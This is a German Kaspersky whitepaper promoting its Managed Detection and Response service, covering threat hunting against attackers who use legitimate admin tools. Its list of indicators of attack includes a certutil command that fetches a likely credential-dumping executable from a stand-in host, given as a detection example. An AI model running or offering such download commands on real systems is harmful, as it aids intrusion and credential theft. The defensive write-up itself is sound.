

Schützen mit System

Den Angreifern auf der Spur

kaspersky

Weitere Informationen finden Sie unter kaspersky.de
#bringonthefuture

Einführung

Die weitgehende Automatisierung von Unternehmensprozessen in allen Bereichen führt zu einer zunehmenden Abhängigkeit der Unternehmen von der Informationstechnologie. Das wiederum bedeutet, dass die mit Unterbrechungen der Kerngeschäftsprozesse verbundenen Risiken weiter in das IT-Feld rücken. Die Entwickler von Automatisierungstools sind sich dessen bewusst und investieren weiter in die IT-Sicherheit, um mögliche Risiken einzudämmen. In den letzten Jahrzehnten gab es große Fortschritte bei der Sicherheit von Softwareprodukten. Praktisch alle globalen Softwarehersteller veröffentlichen nun Dokumente, die speziell für Sicherheitskonfigurationen und die sichere Verwendung ihrer Produkte erstellt wurden. Gleichzeitig wird der Markt für Informationssicherheit mit Angeboten überflutet.

Je mehr sich ein Unternehmen allerdings von der IT abhängig macht, desto interessanter wird es für Cyberkriminelle, diese Datensysteme zu hacken. Dafür investieren sie in Ressourcen, um trotz erhöhter IT-Sicherheitsstufen einen erfolgreichen Angriff zu führen.

Schützen mit System

Verschärfte Sicherheitsmaßnahmen in der Software und stetig weiterentwickelte Schutztechnologien machen einen erfolgreichen Angriff immer schwerer. Wenn Cyberkriminelle schon viel investiert haben, um mehrere Verteidigungswälle zu durchbrechen, wollen sie möglichst lange unentdeckt bleiben, um so viel Schaden wie möglich anrichten und ihren Gewinn maximieren zu können. Das erklärt auch das vermehrte Aufkommen zielgerichteter Angriffe.

Derartige sorgfältig geplante und durchgeführte Angriffe auf die Systeme erfordern automatisierte Tools und professionell arbeitende Angreifer. Die professionellen Hacker selbst können effektiv nur von Experten bekämpft werden, die ebenso qualifiziert und mit dem neuesten Tools zur Erkennung und Vermeidung von Cyberangriffen ausgestattet sind.

Im Risikomanagement gelten die Sicherheitsziele einer Organisation als erreicht, wenn die Kosten für einen Angriff auf das System den Wert der Informationen, die der Angreifer abgreifen kann, übersteigt. Und es ist kostspielig und schwierig, mehrere Sicherheitsstufen zu überwinden. Es gibt aber eine Möglichkeit, die Kosten für einen hochentwickelten Angriff drastisch zu senken und trotzdem von der integrierten Sicherheitssoftware unentdeckt zu bleiben. Man kann für die Angriffe nämlich eine Kombination aus allgemein bekannten und seriösen Tools und Techniken in ein modernes Arsenal aufnehmen.

Die heutigen Betriebssysteme bieten alles, was man für einen erfolgreichen Hackerangriff braucht, ganz ohne Schadtools und zu erheblich geringeren Kosten. Diese „Doppelfunktion“ der in ein Betriebssystem integrierten Tools ist genau das, was Systemadministratoren für ihre Arbeit nutzen. Und damit wird es schwierig, deren seriöse Aktivitäten von denen eines Angreifers zu unterscheiden. Eine automatisierte Erkennung allein schafft das zumindest nicht. Solche Bedrohungen kann man nur systematisch bekämpfen (Abbildung 1). Wenn eine Bedrohung nicht zu stoppen und automatische Erkennung unmöglich ist, braucht man vorausschauende Threat Hunting-Praktiken und Abwehrmaßnahmen. Diese durchforsten die gesammelten Daten und erkennen zeitnah Bedrohungen, die den automatisierten Sicherheitslösungen entgangen sind.



Abbildung 1. Schützen mit System

Gut sichtbar im Verborgenen bleiben

Wir können bei Kaspersky sicherlich zu Recht behaupten, dass die zahlreichen Bedrohungserkennungs- und Präventionstechnologien, die wir im Laufe der Jahre entwickelt haben, einschließlich der neuesten Forschungsergebnisse zu Big Data und lernfähigen Systemen, dazu geführt haben, dass die Sicherheitsprodukte von Kaspersky jeden Angriff stoppen können, der im automatischen Modus erkannt und neutralisiert werden kann. Aber automatisierte Erkennung und Prävention sind nur der Anfang. Nach mehr als 20 Jahren der Erforschung und Neutralisierung von Computer-Angriffen verfügen wir über ein noch stärkeres Tool, um Bedrohungen anzugehen, wenn die Automatisierung an ihre Grenzen stößt: menschliche Expertise.

Bei zielgerichteten Angriffen machen sich Angreifer dieselben Schutztools zunutze, die ihren Opfern zur Verfügung stehen, und entwickeln sie entsprechend weiter, um automatische Bedrohungserkennungs- und Präventionssysteme zu umgehen. Diese Art von Angriffen wird häufig ohne Software durchgeführt und die Aktionen der Angreifer sind kaum von denen zu unterscheiden, die von den IT- oder IT Security-Mitarbeitern ausgeführt werden.

Im Folgenden finden Sie einige der Techniken, die bei den Angriffen von heute verwendet werden:

- Verwendung von Tools zur Verhinderung digitaler Forensik, z. B. durch das sichere Löschen von Artefakten auf der Festplatte oder durch Angriffe, die ausschließlich im Computerspeicher implementiert werden
- Einsatz von legitimen Tools, die IT- und IT Security-Abteilungen routinemäßig verwenden
- Mehrstufige Angriffe, bei denen die Spuren der vorherigen Phasen sicher gelöscht werden
- Interaktive Zusammenarbeit eines professionellen Teams (ähnlich wie beim Penetration Testing).

Diese Art von Angriff wird erst dann erkannt, wenn das Zielelement bereits beschädigt wurde, weil auf verdächtiges Verhalten nur dann aufmerksam gemacht werden kann, wenn schädliche Aktivitäten stattfinden. Ein Schlüsselelement ist hier die Einbeziehung eines professionellen Analysten. In die Ereignisanalyse-Kette einbezogene Experten tragen dazu bei, die Schwächen der Logik einer automatischen Bedrohungserkennung zu kompensieren. Wenn ein menschlicher Angreifer aktiv an einem Pentest-ähnlichen Übergriff beteiligt ist, ist er gegenüber automatisierten Technologien im Vorteil. Dann hat nur noch ein mit geeigneten Tools ausgestatteter menschlicher Analyst eine Chance, diesen Angriff abzuwehren.

IT-Fachkräftemangel

Der Fachkräftemangel im Bereich IT-Sicherheit hat mittlerweile krisenhafte Züge angenommen. Mittlerweile gibt es weltweit 4,07 Millionen unbesetzte Stellen in diesem Bereich. 2020 waren es noch 2,93 Millionen. Die wachsende Nachfrage nach IT-Sicherheitsexperten bedeutet auch, dass es nicht nur schwer ist, qualifizierte Mitarbeiter zu finden, sondern auch, dass deren Gehälter entsprechend hoch sind. Wenn Sie aktuell nicht über eine Riege von Sicherheitsexperten für Threat Hunting, Untersuchung und Abwehr verfügen, wird sich daran in absehbarer Zukunft auch nichts ändern. Sie werden sich nach anderen Möglichkeiten umsehen müssen.

Die Produkte und Services von Managed Detection and Response (MDR) sind eine effektive Lösung für Organisationen, die ein effektives Frühwarnsystem für Bedrohungen auf- und ausbauen möchten, denen aber interne IT-Sicherheitsressourcen dafür fehlen (Abbildung 2). Komplexe Sicherheitstasks wie Threat Hunting extern an einen erfahrenen MDR-Anbieter zu vergeben, hat den Vorteil, dass die ausgereiften IT-Sicherheitsfunktionen ohne zusätzliche Investitionen in Mitarbeiter oder Expertise sofort verfügbar sind. Vollständig verwaltete und individuell zugeschnittene Lösungen sorgen für ständige Erkennung, Priorisierung, Untersuchung und Reaktion, können Unterbrechungen des Geschäftsbetriebs verhindern und die Auswirkungen eines Vorfalls minimieren.



Abbildung 2. Umfang der MDR-Services

Die Nadel im Heuhaufen

Das Kaspersky-SOC überwacht ununterbrochen mehr als 250. 000 Endpoints weltweit und diese Zahl nimmt stetig zu. Von jedem dieser Sensoren sammeln und verarbeiten wir große Mengen an Telemetrie. Während die Mehrzahl der Bedrohungen automatisch erkannt und neutralisiert wird und nur wenige noch einmal von einem Menschen geprüft werden, ist der zusätzliche Prüfumfang an den Telemetrie-Rohdaten noch immer enorm und es wäre schlicht unmöglich, unseren Kunden diese Art des Threat Hunting als operativen Service anzubieten. Vielmehr filtert der SOC-Analyst die Rohereignisse heraus, die einen gewissen Bezug zu bekannten (oder auch nur theoretisch denkbaren) schädlichen Aktivitäten haben.

In unserem SOC bezeichnen wir diese Ereignistypen als „Hunts", offiziell heißen sie Angriffsindikatoren oder IoAs (Indicators of Attack), da sie uns helfen, den Threat Hunting-Prozess zu automatisieren. Die Erstellung von IoAs ist eine Kunst, und wie bei vielen andere Kunstformen auch steht sehr viel mehr dahinter als reine Systematik. Es müssen Fragen gestellt und beantwortet werden, wie: „Welche Techniken müssen als Erstes erkannt werden und welche können warten?" Oder: „Welche Techniken würde ein realer Angreifer höchstwahrscheinlich nutzen?" Dabei hilft es enorm, wenn man die Arbeitsweise der Gegenseite kennt.

Im Anschluss an eine Aktivität, bei der Tools verwendet werden, die an sich nicht ausdrücklich schädlich sind, aber maliziös eingesetzt werden können, wird eine IoA-basierte Erkennung durchgeführt. Dabei wird eine standardmäßige, aber verdächtig erscheinende Funktion in legitimen Hilfsprogrammen, die durch ihr Verhalten von automatisierten Funktionen nicht als schädlich hätte erkannt werden werden können, trotzdem aufgespürt.

Beispiele für IoAs:

- **Start des Befehlszeilen-Skripts (bzw. bat/PowerShell) im Browser, in Office- oder Server-Anwendungen (wie SQL-Server, SQL-Server-Agent, ngingx, JBoss, Tomcat etc.);**
- **Verdächtige Verwendung der CertUtil.exe für den Dateidownload (z. B: der Befehl: certutil -verifyctl -f -split https[:]//example.com/wce. exe);**
- **Datei-Upload mit BITS (Background Intelligent Transfer Service);**
- **WHOAMI-Befehl vom SYSTEM-Konto u. v. m.**

Kaspersky identifiziert fast die Hälfte aller Vorfälle durch die Analyse von schädlichen Aktionen oder Objekten, die mithilfe von IoAs erkannt wurden. Das zeigt, wie effizient dieser Ansatz bei der Erkennung von hochentwickelten Bedrohungen und raffinierten Angriffen abseits von Malware ist. Aber je stärker sich schädliche Aktivitäten am ganz normalen Verhalten von Nutzern und Administratoren orientiert, desto höher die potentielle False Positive-Rate und desto niedriger die Umsetzungsrate aus den Warnmeldungen. Das ist ein Problem, das es zu lösen gilt.

Chaos in der Warteschlange

Erfahrene Angreifer agieren häufig wie ein ganz normaler Systemadministrator: Sie nutzen dieselben Tools, von denselben Workstations, sprechen in identischen Zeitintervallen dieselben Systeme an – es gibt keine Anomalien, keine Ausreißer, nichts. Nur ein menschlicher Analyst kann da noch entscheiden, ob die beobachtete Aktivität schädlich oder seriös ist. Manchmal geht es einfach nur darum, die IT-Mitarbeiter zu fragen, ob diese Aktionen tatsächlich von ihnen durchgeführt wurden.

Allerdings ist der zu bewältigende Durchsatz eines SOC-Analysten auch endlich. Weil menschliche Analysten die automatische Erkennung überprüfen und zur weiteren Untersuchung und Reaktion priorisieren müssen, ist es sehr wichtig, so schnell wie möglich festzustellen, ob das beobachtete Verhalten für eine bestimmte IT-Infrastruktur normal ist. Eine grundlegende Definition dessen, was eine normale Aktivität ist, hilft die Zahl der falschen Warnmeldungen zu reduzieren und die Effektivität der Threat Detection zu erhöhen.

Hohe False Positive-Raten und übermäßig viele Warnmeldungen, die überprüft und untersucht werden müssen, lassen die mittlere Zeit bis zur Reaktion (MTTR) für tatsächliche Vorfälle in die Höhe schnellen. An dieser Stelle kommt das maschinelle Lernen (ML) ins Spiel. ML-Modelle können anhand von Warnmeldungen trainiert werden, die SOC-Analysten bereits überprüft und ausgewertet haben. Mit einem Score-Wert versehen, kann das ML-Modell diese Warnmeldungen zur Priorisierung, Filterung, Einordnung in Warteschlangen etc. nutzen. Das von Kaspersky selbst entwickelte ML-Modell ermöglicht eine automatisierte Erstauswahl der Vorfälle und minimiert die mittlere Zeit bis zur Reaktion, weil sich der Durchsatz der Analysten merklich erhöht.

Der Teufel steckt im Detail

Warnmeldungen von geschützten Komponenten müssen in Bezug gesetzt werden, das sich Angreifer lateral von Host zu Host bewegen. Für eine effektive Abwehrstrategie kommt es entscheidend darauf an, alle betroffenen Hosts zu finden und sämtliche Aktivitäten mitverfolgen zu können. In einigen Fällen sind auch weitere Untersuchungen nötig. Analysten erfassen möglichst viel Kontext, um die Schwere eines Vorfalls zu bestimmen. Der Schweregrad eines Vorfalls basiert auf einer Reihe von Faktoren. Dazu zählen Bedrohungsakteur, Phase des Angriffs zum Zeitpunkt der Erkennung (z. B. Cyber Kill Chain), Anzahl und Typen der betroffenen Komponenten, Einzelheiten zur Bedrohung selbst und wie sie sich auf die Geschäftstätigkeit eines Kunden auswirken kann, inwieweit die Infrastruktur betroffen ist, die Komplexität von Remediationsmaßnahmen und so weiter. Um sich ein Bild der Lage zu machen, braucht man Zugang zu ständig aktualisierten Informationen zu den Angreifern, ihren Beweggründen, Methoden und Tools sowie dem potentiellen Schaden, den sie anrichten könnten. Diese Informationen bereitzuhalten, erfordert viel Mühe und ein hohes Maß an Fachwissen.

Das Kaspersky-SOC analysiert die eingehenden Daten anhand unseres ganzen Wissens bezüglich der Taktiken, Techniken und Vorgehensweisen von Hackern weltweit (Abbildung 3). Wir beziehen diese Informationen aus der stetigen Erforschung von Bedrohungen, der MITRE ATT&CK-Wissensdatenbank, Dutzenden von Security Assessments, die das ganze Jahr über im Markt durchgeführt werden, sowie aus der ständigen Überwachung von Sicherheitssystemen und der Abwehr von Angriffen. Dieses ständig aktualisierte Wissen sorgt dafür, dass schwer auffindbare Bedrohungen abseits von Malware erkannt werden und wir die aktuelle Lage immer im Blick haben. Nur so können wir Grenzfälle überprüfen und unseren Kunden eindeutige und praktisch umsetzbare Handlungsempfehlungen geben.



Abbildung 3. Workflow einer Vorfallsanalyse in Kaspersky MDR

Das Ende der Zuständigkeit

Wenn die Abwehrstrategie einmal steht, gilt es zu handeln. In der Regel enden MDR-Services an diesem Punkt. Der Kunde erhält einen Vorfallsbericht mit Handlungsempfehlungen und ab da liegt es in seiner Verantwortung, diese auch umzusetzen. Bedenkt man, dass sich dieser Kunde vielleicht gerade deshalb für MDR entschieden hat, weil er nicht über das notwendige IT-Fachwissen verfügt, und dass solche Empfehlungen äußerst technisch und nicht immer klar verständlich sind, bleibt eine zeitnahe und effektive Reaktion eventuell aus. Das Fehlen einer automatischen Abwehrfunktion könnte das Problem außerdem noch weiter verschärfen, so dass die möglichen Vorteile einer solchen Zusammenarbeit ausgehebelt werden.

Kaspersky MDR basiert auf führenden Sicherheitstechnologien mit ständig aktualisierter Threat Intelligence und modernen lernfähigen Systemen. Die Mehrzahl der Bedrohungen kann damit automatisch neutralisiert werden. Dabei werden die von den Produkten ausgegebenen Warnmeldungen ständig überprüft, um die Wirksamkeit der automatisierten Prävention sicherzustellen. Gleichzeitig werden proaktiv die Metadaten von Systemaktivitäten auf Anzeichen von aktiven oder bevorstehenden Angriffen untersucht. Unser MDR-Modul nutzt denselben Agent wie Kaspersky Endpoint Detection & Response und die Kaspersky Sandbox, so dass unmittelbar nach der Aktivierung ein erweiterter Funktionsumfang zur Verfügung steht. Mit dem Agent können infizierte Hosts isoliert, nicht autorisierte Prozesse beendet und schädliche Dateien unter Quarantäne gestellt und gelöscht werden – ganz einfach remote und per Mausklick.

Je nach gewählter Serviceversion können Bedrohungen entweder vollständig gemanagt oder unter Anleitung neutralisiert und eingedämmt werden, während Sie die volle Kontrolle über sämtliche Abwehrmaßnahmen behalten. Die Leitlinien für die Vorfallsreaktion sind sofort einsetzbar und eindeutig formuliert, damit Sie schnell und effektiv umgesetzt werden können. Kunden von Kaspersky MDR können die Funktion des EDR-Agent verwenden, um die empfohlenen Gegenmaßnahmen selbst einzuleiten, oder können Kaspersky beauftragen, für bestimmte Vorfallsarten Remote-Maßnahmen einzuleiten.

Fazit

Weder automatisierte Bedrohungserkennungs- und Präventionstools noch Cyber Threat Hunting allein sind ein Allheilmittel gegen das gesamte Spektrum der Bedrohungen von heute. Allerdings kann eine Kombination aus klassischen Erkennungs- und Präventionstools, die aktiv werden, bevor es zu einer Gefährdung kommt, und einem nachgeschalteten iterativen Prozess, der nach neuen Bedrohungen sucht, die den automatisierten Tools entgangen sind, sehr effektiv arbeiten. Kaspersky Managed Detection and Response holt mit seiner vollständig gemanagten, individuell zugeschnittenen stetigen Erkennung, Priorisierung, Untersuchung und Reaktion das Maximum aus Ihren Kaspersky-Sicherheitslösungen heraus.

Zur Abwehrzielgerichteter Angriffe, bedarf es neben viel Erfahrung auch der permanenten Weiterbildung. Kaspersky war der erste Anbieter, der vor fast zehn Jahren ein eigenes Center zur Untersuchung komplexer Bedrohungen eingerichtet hat und seitdem mehr hochentwickelte zielgerichtete Angriffe aufdecken konnte als jeder andere Anbieter von Sicherheitslösungen. Dank dieses Expertenwissens können Sie alle wesentlichen Vorteile genießen, die ein eigenes Security Operations Center bietet, ohne ein solches tatsächlich einrichten zu müssen.

Cyber Threats News: https://de.securelist.com/
IT Security News: business.kaspersky.de/

www.kaspersky.de

kaspersky BRING ON THE FUTURE